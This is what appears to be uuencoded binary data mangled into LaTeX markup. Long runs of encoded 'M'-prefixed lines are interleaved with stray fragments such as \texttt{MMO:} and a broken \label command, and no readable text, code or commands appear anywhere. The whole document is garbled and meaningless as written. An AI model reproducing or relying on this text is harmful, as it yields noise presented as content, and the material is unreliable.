\texttt{MMO:} 5 \\ \texttt{EX=P$*<E(25)S=<P+;\O]"[(C+Z+`S$8*$H&F!:FPK8V51\Q\#9D&QS6$) \\ \texttt{MMO:} 5 \\ \texttt{EX=P$*} \\ \texttt{EX$ M;:!'F^CQ5\$+\&R.I^&@;E80ZSJ\[HA/JJEOJ^"UUPI:ZVI:ZHTC=W:2(>DNQ $M!"-A6EQD"[X@'VS/HT,$=VR+DX^P:;D,!@?OJQ^!=4*!4A2(*7VO.]Y2,<)K$ MD4X.*88[I'H2Z*/\"_B:H3P&-]P<@<^1#ZGOHOIUL#&^-#F\NQ3N+8-[2V"Z $M_)7+LT'=R=2E!8)I"&XD^.60BQJW2H(Q/$]!`E(1"B^^PO$RKR#*-U%&A9H)$ $\label{eq:mh=hwd>8QC<+8#NY$\@X=A) $$ '0/(_7ZW/QY<-!KR8/"9'.9SIV1/60;)_]?[$ MCN[7Q_;\GZTRE77^S_\$X_Z>K\)7E_T]0@OR_DIS^CR+I__JJZVFZ%;^6+Y7* $M' = (C')^T = (C')^$ M[+\$Z(!7R&Y1,6QR0=BX.`*Z]U@:D;&U@'XE/7QN0'GUMP\$_FLK6!;&W@?FL# $\texttt{M=} [5\&3[(U7=EV]'](\&\&S+,U^{C0}[V?L78H\%<(@\?DA@S_\&,FQ@Q_W\08C^,+\\$ M2XQ#;Q\$,H:?,4,1'7`QD&,"IU.R.QIB`U`4D`>`_-2RB,[1V#1@)-?`4;XEM $\texttt{M?9$LA=2[W0XUZ2-W:6!M;DF=@2P&/\N;?3+\$\#C)GWGQEX'-^&)*;-Q&^0Q*N }$ MM_?2YUV<^Q7C.'D009!0Q@`6LL+'GGN]->>W'_?'@#MFO+[=D,>=]KG/X_/ $\tt MI3.9>.-W\KG<;S?\&1`"H_U+A.18*`H"E$,^Z[PL*@$2N^&*\#P;\#/.J3P4;<G$ MGX-LM0?#]OF[-8158#<^[_;/I,ZJ%?XFD@*NIK":;/)L@<`Y3.&<#9&2-XU& M7=14T0WJWQI\$3H?4.^1U%->3'<=R"@<\$>VYF>18E7^L>L<)_\$[JM&>+WV[8: MENDYED%H%PR&C+3=;0P[XP@U>_WN4&X,B200B\$+]UZ'_4%<*\$B-J_^%K&EA M4WX.UH3#!S3Y [N8,-PB4D`F(CZ82,\$\$;M%E8SKW(LY*@C=5C\#]\$`PEB4W4 M/TZH@'BKD34,RT6GBJF!8(9U05^ABOL=?C;=QJHVA)S]5A1(,C-?=?V(STY, MOW*G9]WF!4X,?@XV\$D?J@H:8Y^LP+ZS<83G6,6-JO)=J/\(6'-DMM#8>T3%V $M+$4+;AN=/+A+NB29AA^DK(Q79^Z\#QTDX45ID,JFN3D5SJ+9XEE,8IFQ?8D$ MP0J%--80??UO^Y":ZH[K49R_]PE?NR8B&X4\I%;^/=9C&.#Z(26D'+,9<BC5 $MLF\HB)6NL\&,*ZF.*O^G\&8SW=*=392S'CW=U++R/,3J2$3XC$*F@2M@[=Z_Z4]$ MV.&LGVS^MT;<L=2/F\.]\X@PDGL-9T/G"X3JX]ZP'Z?\=R#-K6BA:?]WLF`8 M6/Y]68_@"X0Z;BY*(OUC_4:;10*WC:;X/^P3D.G%>PH\$?=#^?SGH-#%E+A2(MH3N(4SNXN+\$\$\$N")!%.%[^+#"2"NYMA_%X;]B(,/UV"(:\=E6_B3\$`Y(::8D

 $MU7B \ OR >= 14, HJ9 \ GJ[S>PH:F\ 0) \& !B_T4J:R0 \ 3PR < 5BIQB@94/B/+4 < R*45$ $M_{(PP'Y[>1+F"URS(K\#W*Q8LS/JP?7R7"^N_@H]Q@Q<:']U.(L=092;\.#J/P)}$ MZ%IW/3P&,GH+)_FD17*4AEN8^%D&A@^_&LR!F#08TZ*\8%F'@)*8SB=K2D1' MP#[Y>!/9N\$,E<Q,`_D@.?7V,1QKAXA*N&!@(V06\5_I@I;ZK6":(0>@G#C]& MV\./47KX@6_A^/(#D&"422\$(?@)&8A`R2@U",+98&#+:&H:,[AJ&C/8.0T;) MEF3T^&'(Z&6&(:/T,&1TSS!D]++"D-&7%X:,OHXP9)00AHP2PI#1LX<AH[N\$ M(:.T, `30%\WBD.>,0T9?5QRR4'2S<&GI6A!WP%]":%*(P3Y^89\$8HM@&T/3 M,,[PZ/P?7\$_;YX.A=-X`%=1-UVL2X0/^S@E9*3"#<(E:6-HR_(G6CT>FVE4? M*2Y>9PXDPB&G1/A5Q3"(X`5KT7[#CA]!&388:.1<(HTZ"!KZIX12`;(><O`# MOBB%M'<I',IHV+][<Y304\EOZ%[IGCHOK`='8:G#-9^";UQ4'#'!K/`*(UYP $\texttt{MP[H@-4Y_6\$/@\$;3Q\$^@40_\backslash +JXZ*2\&](4>>4B:ZHX\$\$UI7@3?V'1C]PPY8A\$}$ M8_(9\$)R5B`P3FY?;'H9"V1Z)KA\$D!Z/X>3S[QJ-0TD-2*&E1::3=9F`*Y:ZQ M*38)#PE/<[FM\$>J:\!\$CLC(C.3^8)-^I\60`Y1]]CJ@RF\$)2&!,9?M)FAH10 $M*]C=D\#[C_6)+*/N\&EW>BRJX(\VEIL7^<N=^X[A-PIHWM84%G8`ON$55">7!@$ MF<L]6FR9R^T*+WVB18.4D)X)AG]XBE4QV>XW(;"9X^BMZ-I(U:>Z2NFA*R#[$M<4IW[:8I[]>-:B#%7-K[XP_]5V('*P]JWH#+PMX*S.^./O!Q0,4@),&QNDCP$ M#99D=]-T:23XSE*VC_J;+7>]_WM^CSYVW/_-L`P?//^)X7E>P/=_P[]L__=3 ME)3[OZ<FY*O4.'(GROAT#!4:?K@SNEV1W:K[Y6W&)6[G\>_]%#\+M_^)3\$V? M^N..?>RZ_XOEJ\3_,PS("800_V(K=';_UY.4XY^N%P9UB1S7?R5?B<Y3R%0M $M_{U5}=LPE;8=C\3_B)SOD/;/9_-\!'_KLY?!"J\?8M?C+T^Q!IK423]R[XS[6.$ $\label{eq:mbs--c} \verb|MB$-^C>$\#=1; \verb|MYDO|| 4:7" 4)? H8HVAV2+'5IFBU&A6BT*UWFHT6ZTF7Z^1QT[W] | A6BT*UWFHT6ZTF7Z^1QT[W] | A6BT*UWFHT6ZTFTYZ^1QT[W] | A6BT*UWFHT6Z^1QT[W] | A6BT*UWFHT6Z^1QT[W] | A6BT*UWFHT6Z^1QT[W] | A6BT*UWFHT6Z^1QT[W] | A6BT*UWFTCTWWFHTCTWWFTCTWWFTCTWWFTCTWWFTCTWWFTCTWWFTCTWWFTCTWWFTCTWWF$ $M05\Q/M=6U-M(?T8W^/E1)WGRJBK<!;Y*'D(=OGHD>*I>.HOF),!KE]O54Z%$ $M" = ^5408?; !U#2IZ50WH" = NZXZ: _\AU?]5?P@1CG) + Q1WP7, E9QD^Y#M^&4-R$ $M?/O)^3M>Z/+%O*2+S=[7\F6_I`O.FMW10!Q?#/K-3D?$B\0T@[Q.H'\2Z_;$ M'PZ^JC>T9"_P2GN!5_:VX"_X[2F[[/W+>'M7Y@U>[MN[OC5'\=6]RNNS.XKL $M/3/_+++O_Q4(7,.SY]+9'XCQN/Y\#>RO.%%.^[DO@L=?B:O4/F^C(7D*4.$ $MF0?8Y@&R[.';]0\O*'L(G4/F.A['=?C:CG>DD-?<!P8!E#+8P$/4L13LOWFP)$ MJPFT\$XLZOM<LZ#;2JR^(?J>V-LF2E&_\$16U<\G='K7GK@VR<1_9BP2\$X@XAC $M&Q!-H@B(W[4/<I)7;5M4117^KJ]%#4U%2S-$'3YS^P]QHGBBXB[PY]IO=F'J$ M?RY16X-I\$'*=Y#]QK890\$5I,L2%(U2)7\$?BB1/-\D94J;%.HLA+;:OT=\SBK $\texttt{M_6\$YD'28X"7J*=Z<*\$RXP^W\#P\$\$_Q-[(\$\backslash AK@**,<=P1W?H!_UMQA90+2\$=>) }$ $M"QYK$.UQ1Y>D\8?;[Q0/*T01H=0]L<0B$;TY!9;?3N?Q-8Y\,\6Y\#3^4+4$ M36"IJ8K7KI;*Q:/*T5&U4J.+M:-ZL\A-:*Y8J\GU(L]66W6YRLKU5OWA7)RG M47['1\$-?D#151Q5UU1+5I2-.%K:H&3/145GX>.)\$_Q][S]J<.*[E?"55^0^^ M/5-3Y&Y"_`::R52!(6FV"7"!I'MVTL4"=H@G8#.VTR%WJG_9?MB?M']A]?!3 M?F`30GJZK4H`'^D<24?2T3F2CJS5C+E9FZNWM3]6<_"OH(^:H9CK&JC[+?RH MK;1Y[7'R.98W8KE9%^L-\>2\0M,G_(RNG%0:Y?I)A6LT&):IUYLTX^>-OS*X MCGB\$7BSTZ61ACU[OX9?3B\$.GOWXC;][\.D+,^6\/7#(7VC/S2#[_S8@</O_/ MV>>ZJ6J)I@\/?B1P6)H6T!7!<*P6W_Q5:4A5J=6`@H&OGS!,\$PC2)L.<T'2= MEJH,B.79+V^.J#/JC:\O0B/SV`^Y\?5([(0`X_B1('CFR)[4BTWST_X1H4] M:=""`&6UQ#)B6:QS2`"U--D]L[Y5V:#0ACDBX8WF2E\IZN=LE2M7FT#NL<P) MWQ(:)Q4!T&&;-,]7JRVN+G`[*84S?<!<W:G\$G;U])>(;XKG\$5ULGU49%/.'/ M*]631D-B3K@FW:JR8,8J"ZV=E@@J_L>!QYNPWPANLI1'_)]=M'OE::'#ZR!P M7_(]WOA^^XLFM\2:;U1!;VI5N!.^SM\$GU:IX?E)F>+HJE25);/!DT?!L!28N $\texttt{M_\&.H(\&<Y=R4DH*VZ;@*P?"M\#<1+!J=\$W:A_=M^P^>9\$@4+A1X+<;X:[+.[$N] }$ M()#\$AVX_PNC`F2`0'WCV)\#HOB=?I+\\$)(A(%B#CE0.P-,#`\$\$-MAB?P\$Y@2 M?H:FDPTE'Z=+]1E4UJ3;>;@%MJ"&[)H2_4Q:@#T1Y;+9GYD26:8MZ+@-&RY6 MH, VSTHRLJ*^C;D./J&YV:H'1\$"A>:)QL1=\$KX'/ID>PC!NH6U,)EVXI6='^) MDA+;T@T5])E48UBY=>\)]\8(BJETB-32*CNU>&F5A5:RM,I**4Y:9:"36EIE MI+E16FU!+T%:I:.615IMOS%)6F6CMTE:9:<6+ZTRT<H@K;:DNT%:9:::0EIM M13-16J6R+U)+ J^S4XJ55 *EK1TFHK6@ERYKD\$=U+75#)K"WH),BL=M2PR:QN* M23(K&[U-,BL[M7B9E8E6HLS:MKH)`NLY)%-(JZUH)DJK5\$L.Z2W!S-02+,\$, MM#9)JPRTTDFKK0CNI*ZQTBHSN4P&W!84\$PVX3/0V&G"9J248<%EHI14O6Q+= M&0?3FF[;T\$P4+ZF6#5.+E^S4XH=<%EK)IEM62G&F6P8ZJ4VWK6A&*"Y;4]RH M6&U!+T&Q2D<MB^3;AF+2N,U&;Y/DRTXM7O)EHI7!&-R2[@9C,#/5%/)O*YH) $M\F_CRKVS*-\W])5B6*H2M?WQ3I7=YZXN*\YMY9$9N)$$\, .!S0\S^OV^$;+_W$ M_W\$B#>__8T4VO_]O'R%%^X<W2S/FD7S^0Q#*(H_:GP.M+@KP_C^FG-__NY^P M__O__-ORA^3]?VEWX,G[_^`Y`Z\KPP3H+%E^V=]^O?)R_XE=^M=],\X#^9GY

MK]2M:_/5<:_IP\4XI.\4^!X?V38@GH9WBF*9D/BUU-;`_+U80-\$&^RF:2VP9 M;-Y<K>;&1%;.#7UY+8ETZ;,)M)>5?4KZRE1ZMY?GDNL,5!]UT,5EZK\54QH\ $M: "//G>C*!,/M[,WM9&$JN8A+=A&[O`>M!_@&!OQHS"GTW`DXD:Y6\(TSOZ!V)$ M60^KQD33X%%R7XIX'[,"[!=VD^#<2S>H"Y\&Y_^2M7`\@K`C@#<#;^6L%GUM M'08>`AW?4#53G3GWY)N!?E*HRS)R;9LLVMIL\2"[HT.%GDC-MS?0Q:WY_J8, M-.02(W(5H<3<J-KL9K)2:PG1LGR?%#TSK-K/?S[H5BTX_]^8Q@S#4SGBG3\$T M71N.FF,@J3LUJ==MMD?M7A> &[#=O3AC:MW1^*J/O^';Z,[HVK@[8CZ.\$2H@ $MTAV!R#\&B-L:/])H6:*:\&09U6O3L&U,:7X`=(V6Q`HLW6=0=\G?=[D)[M#-CL]$ M0-CX8T4\$Q&LJ5Q'/'*>R]ES3#07T*4V>&++-:>QUX>][Z\$53?1UZG,P#,ODW M%K;6,V6%7H``7ZH7<!\$C?0Z=TC0>;F^ARRE^(P2ZYC#8*7#7<7H,\CZ\$\$R%9 MJI#C(O:#<WJ6:2I+0,;HX#=%=O29W4.=4>%TWRF4BHX/72#*YV?7L/WL@@/+MJ9&A/YI*P%O/J6S0A9)//<PW.5GZ^17G9>F40<(O\$@1S")2ZJ'A.&S55\$_)Z M:+^GR2XMH,^SH`_R+,/7>(81P`=-OXK:59#`7/5@P/F.YKA44N.G(AC]T%0_ M@F/]Q5T_O<(`14719&`?HF*H&FB^TD*=4IJEF_>&MD`/=Q/T'>TWBEH2'Z`W $\label{eq:mg^R9V+,4^9(C7&/=1S=W+*^X]L!,(W%!@6\DP\)^:7&"%29ZU!0[54\#TU($...)) } \\$ M@M4.G"G*RU>HYWB]>E.<S]75(7@Y6>%T?FDV67DCF9@:09R7JK5>@:%GQMWR MX/I#&^IGR&2G#:)\:KU9T3*>^CKH&\.GY50'+8>Q\$=S)0K'PW:\/2_)R6.>% M=(#@FH'+0TYA%: `4V`O`(+)DR(!)9R5+650?C+]NBKX=&\$W1NL_4W"@10D53 M)N)NTWQ%X^75_7Q%XVN7*M^G&,C7-!`@7]/8R9I&K)&,[ZEYG94/NZN_RMI' M;ZE:YT!559"F!]3W&`T\7_-(M>;AK78`M';S0^.JW6FZER"]SKI'W(5*K[^X $\texttt{MX73} \\ \texttt{R.4-(C)A@8-(F7J)@_-!ZR9Z\$7C\&<?ZW7JY()PN_JT4-YUJJ?\$ECB} \\ \texttt{N} \\ \texttt{ECB} \\ \texttt{ECB} \\ \texttt{N} \\ \texttt{ECB} \\$ MON#*53#+53C:L1YN'M>K6EQ\4EQN6N2F16Y:Y*;%]VU:>#+1-1F@R(B4FC`% MD)HH06Y2[,:DR"V*[]:BR/<S<GOC6[`W\OV,?#_#-CH`KLC7QO7+ILB/<Z,C M-SIRH^, %C([LI@;Q2H_7-CK^=OL9!/^^/3,DW]GXSNR0X`TIL79(OJ^1VQDO $M[PN6L\&/QK?B"Y?L6N1M8[@:6NX']/2R,O[D;V*>_J9&[?^5[)5$V2N[]*6&A$ $MY/LDN?WR = LO^5T6W\^R$8C9L][(+D14\B-F-R(>=8V"39=\DV2W)C9GS'S]$ M'>RX?'_6S-Y?9;]>UXP9>16]0;[,/F`(Q+Z_'+VU_%YYFNI`,9DM)B:8M9&B M/0-SUG0RN]_J9?0.5?>2X:V)Z*9]D>U+OLC>]_IZH-`L=2W%J^M3TEN:QNZ(M&<K<W!TU"\CR%=OUE=W1_+Q<IR#F?V<\\1`:`EBSC!H"=Z"GKVIW8`C<+6NJ MMMA5A[][?E]-)O\$"??5N=SUU!Z3<?KH#6DZ/2B*5I3\YFFY4CU)G>@T81;7I M<E63%W,@6EGP;]6FJE8SYF9MKM[6_EC-P;^"/GP]+I0KKEFP7@/0EY=*R5I; M)*:"IP;OPFC\,@1[QO`>?CF-N+/[U^`[\$U+<_P[8^[QW`*2]_Y_C@.\$BEG\` $ML33+Y_?_[R.D;'/\#,SMDB^_Q_$<9S3_J#YQ1]HEN9Y+K__?Q]A5!]<M$;=$ M^F7KS-?FAP<8WJ^/WIWITS^<Y]%O_=99<]"^;@T.#PX/VEVI<]5L#<]^*CH_ MCVH_%8&M.0;/8XA]5#L\D,;-UGF[B]*YOX^HT^98&HXZ8W0X&*Z\$C3%E\$-\$= $M#4>#8?V\->[V`$)_T)+JHQ;,<MB[&DB`4K(6"L3E#127`:V2\@**]&F+%$5&$ M1BEX!5^,3U4K^.%^K2L0X5-V`O"P8@7CX/]>VC_E^\$_6@3;DL6'\<S3#@O\$O M\)Q("PSX3;,"S8OY^-]'.#VEJ-_%4[9\RM*,0(%:?CH\^%&]U8"92(W?MWYK M].J#IM2I#X?#UN"Z+;7@ZGFC+KT?OQN#E#)<9E=2I#P]/=EE.#T]/+!`WX7% MH+IYST`!!)U=P5B=70>"HEIK,&1]JUX@Z@L5D?40]<]^!+CVHJRX[K6;AP?% $\mathtt{ML6G}$) < 'CZBA#5,\$=%"M2KW:7ZS1:\$CWN-_VQ)(ZJIP/&-E]J/[111S&UK<(MU M8DW0(D^JE"U-MM/UKD94'_/4C95TS7Q8*C)(`2>.B"9NX.T;6/K#\]BX1-&1 M@/*7'[9<(A,H6YS!=?<&\$&>X/7WYH(;T/;],"RIK8!!H@8RI^?C]5/:5ZP6R $\label{eq:ma3-m270U!\#.K,C%F=^]M02]!/@X]SD!!3Q4!+\ensuremath{\texttt{C50/}}\cite{M4;G]!JZ*8WV[3]} \\$ M^6FW-3C!O=/U^Y3T83^FG#VEXV@P).?FACM^\$G68W,L!!*+GX\$!V?3=QNOZ? $\texttt{M+KD]"\&!B_<\$R1D\$PQ(V)\$^@\#/RJ:K-Z^]DR4A]<(*?4_WVI5]CPVZ'\L>+3? }$ $M_{;R',/^{(-)}}[^{Q=\#G7}_81D/['GK(<U/]$40_K#8&4'Z)#$GYE+PA^.74&S(K:$ MP]*7'Y[R(;"K6W"'23<L1:;.*+C!QK+'=N0'59/U1Q-T+'KL'`4",P"](9[9 M\$+^)/K<AGB?B/_:32A>,)<L6C"5+%HR-*!>W@2_<!KYP2;E?JV!,)6402D#F M\$\$I`9E%.(E].(EU)PF1"_>4+Y7:^EYE\?7W[RKI0+/O\`-)4L**33_MY>+&0 M>?Z?9<]CP_PO\,[Z+ROP(LVC^9_-UW_V\$F+F?WQ0B_I%LV3YOG3WJP_V)KAS M^4HB\$6L"@U''4P[:W?->Z^,'JF<"A-8::`5_F>J_%?VV&)7LZ`NR&PNG(*`S MF>/&H%5 CX\$#:^'E6RSV0P0^'/UL9X/-SX+YJ%JS.ZIH0TORX^7D#]VP28#B M%F!Y9Q-3H82W<'4W`@%8@WX\$B`&_\$!+]%JT)(RH@&(KU8&@4J0G54.P7]#DU $ME,D]+ERA^-F^*OBBAQ!0>(6Q'K5>^2)0-@(164&^1(DV=G3F)+#WZID54L:.8$ $\texttt{M:O\&04KG[-@_II;MO]9!J^YQF} \\ \texttt{36*_>QK($\backslash 1$\backslash ,8,H"+2J6*+=5OT,E64WWB<Q) }$ M=M.P86U^]RT;-@AVW[1AF^*EAISH\$['E<,/L2L:67[A1RHD-LCMF>?*I\$F;6 MKL13)9%9V49UY%!F\'C#1%*,:&=V=WD!F<'08%S;)08/7CSZY1_66!M(S1>G

M<A&<(6Q>7\$^;-QYSH@B\$V>,VMD_P1?"L(./CY:@J201=!\$PW/NF7%U!\$7ULU MWTM(O__O':3(FL>F_?\RVO^'YW]`!+;_.);-[;]]!&?_7PCN_R?9?QO/PWI) $MPZ<R]VA&>MN//J^-5'N8WH;C5;<M]9JM\7`T:'<OJ($R!UJ$\01/:!ZZ5JB3)$ M\$36T)M:#"0Q/_#R^Z@ZO)*DU')Y?==`^]+O?AFVIWAG7F\T!`%,]0YVKVF31 MOWLR5<!#VV\$\$FJ[T%X2!=CQ7P[L)\$-7]R5P!4=VK3C0U.Y5-RTZ-";FDXG9($MXOZSE[N=Q>$!W(DD>(!W2.'Y6$B=HBE(/V(_U;^3ZB=9<`UI/&G90/@3)/,;$ M \$5H6Z,I+E8KH?YA3WV.A5UH3N=]0]6LXINFLM2I1]VX-RE=HP!ZV5PQI1OM M#2+K3"8Q3?4%;V'#>@VL15M3K2M-G>FR@OTNBS][;#BF.F]N;O#SC=^1`64\$ M*;C]HJU+8\$:#GE,P<3'0YRCZF/)3Q:@PG+<[K;'-W*ON^V[O0Q>E/J]WABU? MNI_]+'?RANRSZVC7\$/(,E^@()_G+(W%ZZO\$O6%CJ=J(N'.XYR>>ZI5.MM6K1 M-A#/T]XXV'BF(,`#M[T3"HQ;.9"QK1VDZ]I%-`Z.`D<K2N\$C(+!+Q@[.RR7H])MI`2XF")[5+_@8+Y<UA<+Z.RJ='5-FLSN%/D2]%OCJ=BO7X`QU_ZO%L):*LO9 MZJGH0SZF4(IZIWW1396YC>"0A.T4)3`B*^?+USG=X;5RNM,=:<IX'"N?G!,< MS^LBU\OU]1*28XOTFJT<QPG@TK\>)G(?GNF(\$*INI,-%0NK;10*1*/>WGN** M4WY5ZFI*_0]-Y-MJQ"G/_PME3BRS'`//_Y?A^>__/_+ATSM[_<ARI#'IO/_ MZ:KH5-WUY<<BFK%K!!1.&VZ,'3=N=Z^;+C#?,]\<MAW_X#]U'IO&/Y@<T/@7 M.)X!0Q^.?[Z<^_L)92@30/'#QHZ5'_0DY!2HVJ?9:RX@\$\GMM5M]F%L2Y-? $MN]QYV$W(-/Y=K]]L>6R<_SD1C7]&$$5>A/Y_C$#GZW]["8GS_^5P$)[_<^7]$ MF&'167B1I^#Z7;W?/CRX-`WH"NTMW*\$4'\$L9ROPP/QSWS)!I_/N=&S/DL6'\ $\label{eq:mp} $$M\P\ 3QOH_+= \c^25_/C_09=0@DN[\s^2G1GW651FN<0\5JZ\%:DL$7EQ/S_NCP]$$ MP`]#.@+T&UOJGRECLCZ>&3QXT@\$3C=GZ&\$#L.``_!I""HT8\$B#BJA)>IM%`F M1BA; 'S0F8TVW8,;@UT23-Q?!3]`I!`!?*-;@%CK_V2I08?5@WMW^"7_HJT(! M1.DF:Z=HH&8.7JA8()57)ALVC<*<DIC3,*9DAA%G9A!/,HF"-B.09`*I22*U M(I`4`JE%(@TCD\$P":4@BG4<@W1)(YR321032G\$"Z()\$D@XY@GT\$3_`.I2#PV $M"H\E\=@0'A>\QY\XG!\]O\&, 8\#*, ?VB/*-6P(/4>*C\N/)_, AQ)AF5*+P*B5<)$ $ME; -"E+, 26 < X * V2$-,:) '&B+1) 4JB^B_62R_9JA]FL:3!0>0^(Q(;R(=I?))$ M=F^&VKT9U>XRV>[-4+N3]0-5B^`G4;]AN'Z@:I%X3`B/)?#82#PVA,<1>%'] $MTU_5Z:9JPC)9T*)/)%E^YGH=Q^GR-^V;,'+_!Q*G9Y4[Q14V3)^9^A/;QN_$ MP8LIX`QC`AB"![+[UX?>`-C5HP&%4-A/P>P<XJ\$L.^I2M;+G";,,YDB'<\2T M"1\$75<MY,\$>8(0`A<\$PEYU&50(BLY\$5D)5-D&:CC/*J.%]%U[("T3F[F`E`-MS9\H11!IY*881AACY*4'WZ^MSF4.F?3_\%TEJ?+8Z/_)N?=_L&4:KO]Q7+[^ MOY_@ZO]="^_VPUO%1FX[>PN"2.EFF&,L/LV'*12DQY4*/`>S!LJ_`D:EXBK> $M?S[JADRMP&\#Z'2"=,/3=)ULM!W\UBA&HZ9.%%\#SYD:)COZ;H"RU'6A2W^3NV$ M&IZY<3_%!Y?^D;33_!:FO(6A4J'_FV9O)^5JE:;X605@>S[ZL*8PN'P)(W\$4 M7ZU4A2E=(9&"+/J/"F`0U,G#),J(A#AEZ`TD,)>GD>68(B)ECME4#J8"B9AJ M%)%;2B@';RF`5A+B@!R%,`\$L8P0^\$H%AHQ!8B"!\$(W!1"#Q\$\$*,1>-CB2<T< MU\\#;5K8T&!Q\5YKQ*9P6?W2HR(E\$WP36?"6P#Q\JR'3_.\>Y,R6QX;YGZ\$% MT=G_@_]X_9_)Y_]]A,3U_^O+C^'U?S_PI7;^KY?KT8.A]32J&#KE"N)TK5]W MSP.`Y[YE+.3(I#,SF!*M_J5)^`&^18<J.KL1YZJRD(\IY_%ZLGA`!^%<P'*-M-RD""'Z"G<F#!EU"B!,+(`:>\$D/OXU",J&CGP)I#67M8>@69&',Z\,3D^R%Y MR!"VVO_-MOVS>?]7X-S]7UJ`\I\%)F`N___<17/NO1KD;K;X-5JIHS-9'6"`Y M\<[NQMK;OL"+(C+H']#W"Y`:#GY79NM/U,G)KY0BK]]BRS#%]H>3B6>P`8A? $M\&/O+Y4D^D^C)9^T7?>78B.$E0!F7QOT7YM$Q?<5^^/G==VTH2M]+_=CGV!$ M2`!;_ROS#".B\<_EZS]["8<'[ZXOQ\/Z-?ODZ(R[O6'K8M"Z&%*7=6G0\SP] MD%5M,\$((PH<@7`C"AB!,"\$*3D"H)<%<NR`BX]A"\$F"\$(M,-)"!!4R,(GX.L0 M_1!D%H)`^09DQ"64%9"C0*T<]0:;F*JO,&8`,",!,@F8A@"K0J@R&\$X``HQ! MM%6*@%2(YRKQ'&@I!&!(`\$L".!+`DP#!8Q^0,F-T>:W-K0+<"2C0YW?'%,W` M#XFY(U)#K9Y(+HHP*4*2RD3Z%;(7(LA'I32M5"D-.&M%)"Q7B(2/:%Z)2EDE M4NH:F8R+KY-^>QO/,#Y46'BE:'QZCDB_P,9+;'K6EQY,GKWFX'+<JG\<TR+& M`<U<._TG]3N`?3JF'E7K#D[BI_H*GCY]2_T_>_:G+BQ;+XZ5?L?9LEF#^P# $\texttt{MQ-MK3\$(89)MK7H7P>E} \texttt{,AEQ(@\&\4@<22QQKGWW-]^NV?T\&('``J^]V8U4AOTS }$ MW3VOGI[NT4QWJD#>I%RZ68&CQM\$JAJ-5]-\$Z#*0E5C\YQ#A:OT/R'SRVC]%> $M_,B?E:&G5C[;IF=\@<;7>(RW$&USU#FMXDD,]^`*VU=T.1&^\UWV@IXYX=]P$ MNC1=K8@KWK36BS>MT,6;EK_XXJ;B36N]>&9.^XNG:>&*I_,V3.L93>[,\$#.W $MX^2:FMD4QM5-^2-"C(PS/WU%(0^0$IVVGZGJ:%JZH8R)JA'%7]_1$N54R;[$$ MM09, CYWHL`Z`R`), 8NE\$D?G: KRBT3N=1!=-NPCM*E37\$4UK76T)_X1&G,3W4 MY,J3W5KF5,ROX18&0*Y]?1UGU:`;,"!4G(K80H9#=R#6V**MQ3U^L#=R0C\$\$ MC>G\(#?8%+UBG4V2^#EJL[AVM!:SH6)7@.7Y.W3,LP8B<.1M>(>\MP7#'PVS M;1Y/9>;QK6-;^K0-3V<8:2K+5<'7W/=I?[`U1-6ZICA*VEO,&\$='=9@8IM#

MLV'X4VO?JV\$3/:&>_<[_[08"X*']_VPNXY[_30M%W/\OI*/S__R;-W_1YME M_06`+_4);P!XYR/=7?'5K.SFK!SQ7QOTG3YF6TF\$'C/F`/BSP2L@JP6P\[_< M=KT;,(0=BO7JQ:?7-J2+&]*E#>FG&]+/?#7R5=@^:!:,YYP)V]";9]MPS]9P $M^5P\4!6<TS.XND;O++[2$U+^S^1;F/U3)3F4;W<NXZ']?Y#*/_3A5PNE\G3$ $M^U^90B3_G^7Y":8)J;5)J]TC8JW>([WSND0]SKQ\^9(0<:Q:)-FWP_\ET90,$ MO;X@=[)FH9T#6CZ1B:;<\$0:!Q)!-,,^:J"89Z;.YKBF:E22DAPDT=Z88RO0> M[)\$QC69N,G`%['AY2I#5*!@2LR:R10#-G,AHP0SO":KF".N1-HE^39,<QWFM $M'JG5+@^{-}Y<I+.S(=>150]9J5"U%L?4ST77ZF409>0K->Q4^[HDACT8'9T)2J$ $M@ZM*MU5OG0T:XD>Q44Y=I0&0^<,+RLUB[K<G;W:<_WN5\9#_MT(Z[\9_+!;Q])$ $M_*>\T^D@G-X\#/-<U368?G;\GQL$W<,Z#2>R2-#3X:-ODC\81<Y$ MW_%]MNT;%%R1K,55).L1%<E:+\$6R.8HBR@\68YZ,J9,I)GPT>:9`4]J7/3[B M9=*\-YDB\A.A4=S)5#4ME"PZ\V!&.P3Q3OX+XUC:/7&4')63`)%P,_#?\$5;` M24>*'^6I.D:)-50U%NP=*:,\$`ZJ&25Z3J]J%>82@^'R40!O/D+>82@Z3H``W M51@`4[^V7"%73/B@LRYT.@@:DOWP^>WP:2%!Y2>`E*M'_8ZAWT`/LS#()+X\ M+"3Z#NB%:IE]?"F`]\$7MLVKHV@S\$,O#29]E0Y2&B3'1-MP5X;#1-*DLE1O"Z M7@R&[);^3!))4:@80]:G4_U.U6Z0X&6W`8N&;I`9X`,_NF'WCFC]6(LFEC4W MCU*IF3G6DC.G,4GHWY2BO5^8J:DZ-&3C/E7,7G\P"YD[&)_Y<F?L]'+REWD[$M5!QL-P"J%_{4PY}]"GR7Z=>;FL'\setminus [6T_ICPQK-94M<*NIZ`\VF1;RAX6D@*1>$ M_-BHGT!I\-<MJ:\$.^]!;122\+.38.*SU)79D8#^B;[Q8JU>KU0>V6[[87EUK _!-C17SUM+G*5G.'F:+N?S/F<//Y<]F\A"^??!ZKGK:J)Q)Y92FPPS4,19L MI5DKY`8T^"M7F3+[=550%1\$(_F<S^!?6>%AS-\>0[;LOF%)GTGN2ZE7ARU_P MN8?/*4F)Y^:(I)H][*[*2EVNZ)G9QFH-*>&CJUJ3:)9NWAK:-`F-)Q.9_>=* M%%N][F]'O-?)E'1Y(OTF]<3F4:O2`T(D=5*1Q*,8!BZ")T927;\$A0A)4JE(] MK[?\$HT]@?Z5:[9IX6KEL]&#("5]&IW9RQ,NO^7A(6"`#Q@\$UYF(7AQJT+0U\$ MNK\$`Z3?5]5N3#!<W-ZA_D;DACRPOWDE2MT"UNI/OF<XVE5604:#[C63M7Q;2 MT^>*Q@1HC`5#)_&YH0]A>M_#FC%30\$53+>N>*)X\$<.<_499S6:,Q'"Q0)\$RD M!T6,E\$3`K- *J?[6F'MQZF@I%.[-Y<1C1A37**V/6/>^BE>D!/ZE')`@J1%Y $\texttt{M=<P6!Y\#OE[W\$\$6\$RWO:?Z,@P\@:)0\$[\#003@(X;"T/\&\$AV:7,E:F)'7JXB\#0}$ $M5UC_0T3\WX<<^F_7_]*%?"[G^/]-"S3^=UXH1/K?LSP;XO]N\?][/)NI&CI!$ $MW=4M\).Z^{T}/NXHM&I@OT9-[]*+J>?M=\6++@&Q'JYQ?$5*QH&W#A:683L9$ 